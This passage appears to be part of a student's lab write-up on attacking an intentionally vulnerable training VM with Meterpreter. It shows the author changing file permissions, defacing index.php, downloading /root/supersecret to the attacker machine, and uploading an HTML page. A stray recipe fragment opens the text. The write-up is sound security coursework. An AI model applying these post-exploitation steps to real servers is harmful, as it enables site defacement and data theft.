
Mix toghter

Spoon on pan

Bake 10 min

8. Update the Website on the Server to Show They've been Owned by You


To do this, I had to modify the permissions of **index.php** so that my current user can edit the file. Using the **cd** command to navigate to **/var/www**, I used the command **chmod 666 index.php**.



The screenshot shows a Kali Linux terminal window with the following commands and output:

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > cd www  
meterpreter > ls  
Listing: /var/www  
Mode                Size      Type    Last modified      Name  
----                -  
041777/rwxrwxrwx    4096    dir     2022-02-07 11:31:49 -0500    dav  
040755/rwxr-xr-x    4096    dir     2012-05-20 15:52:33 -0400    dvwa  
100644/rw-r--r--    475     fil     2022-04-03 12:26:34 -0400    index.php  
040755/rwxr-xr-x    4096    dir     2012-05-14 01:43:54 -0400    mutillidae  
040755/rwxr-xr-x    4096    dir     2012-05-14 01:36:40 -0400    phpMyAdmin  
100644/rw-r--r--    19      fil     2010-04-16 02:12:44 -0400    phpinfo.php  
040755/rwxr-xr-x    4096    dir     2012-05-14 01:50:38 -0400    test  
040775/rwxrwxr-x    20480   dir     2010-04-19 18:54:16 -0400    tikiwiki  
040775/rwxrwxr-x    20480   dir     2010-04-16 02:17:47 -0400    tikiwiki-old  
040755/rwxr-xr-x    4096    dir     2010-04-16 15:27:58 -0400    twiki  
  
meterpreter > chmod 666 index.php  
meterpreter > ls  
Listing: /var/www  
Mode                Size      Type    Last modified      Name  
----                -  
041777/rwxrwxrwx    4096    dir     2022-02-07 11:31:49 -0500    dav  
040755/rwxr-xr-x    4096    dir     2012-05-20 15:52:33 -0400    dvwa  
100666/rw-rw-rw-    475     fil     2022-04-03 12:26:34 -0400    index.php  
040755/rwxr-xr-x    4096    dir     2012-05-14 01:43:54 -0400    mutillidae  
040755/rwxr-xr-x    4096    dir     2012-05-14 01:36:40 -0400    phpMyAdmin  
100644/rw-r--r--    19      fil     2010-04-16 02:12:44 -0400    phpinfo.php  
040755/rwxr-xr-x    4096    dir     2012-05-14 01:50:38 -0400    test  
040775/rwxrwxr-x    20480   dir     2010-04-19 18:54:16 -0400    tikiwiki  
040775/rwxrwxr-x    20480   dir     2010-04-16 02:17:47 -0400    tikiwiki-old  
040755/rwxr-xr-x    4096    dir     2010-04-16 15:27:58 -0400    twiki  
  
meterpreter > 
```

After using “**sudo nano /var/www/index.php**”, I edited the document, taking down the hyperlinks to demonstrate a malicious intent.



Warning: Never expose this VM to an untrusted network!

Contact: shawn.bigley[at]nsc.ca

Login with mastudent to get started... if you can!!!(insert evil laugh)


Alex was here and took it down!!

9. Read the contents of the file “supersecret”

Using **cd** to navigate, I found the supersecret file in the root directory.
Then, I **downloaded** the file to the attacker machine.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > download /root/supersecret  
[*] Downloading: /root/supersecret → /home/kali/supersecret  
[*] Downloaded 200.00 B of 200.00 B (100.0%): /root/supersecret → /home/kali/supersecret  
[*] Completed : /root/supersecret → /home/kali/supersecret
```

Once the file was downloaded, I changed the file extension to **.gz** so that it can be viewed within an archive editor.




This is a super secret file...

Shhh do not tell anyone that Marconi Cyber Security Class rocks!!!!

10. Upload a File to the Server

Writing down some quick HTML, I created a new page on the server. It displays a semi-secret message, where I declare that this is my website now.



The screenshot shows a terminal window titled "kali-linux-2025.1a-virtualbox-amd64 [Running] - Oracle VirtualBox". The terminal is running the Meterpreter framework. The user has entered the command `upload /home/kali/comingsoon.html`. The output shows the file being uploaded to the server. The terminal text is as follows:

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > upload /home/kali/comingsoon.html  
[*] Uploading : /home/kali/comingsoon.html → comingsoon.html  
[*] Uploaded -1.00 B of 538.00 B (-0.19%): /home/kali/comingsoon.html → comingsoon.html  
[*] Completed : /home/kali/comingsoon.html → comingsoon.html  
meterpreter >
```

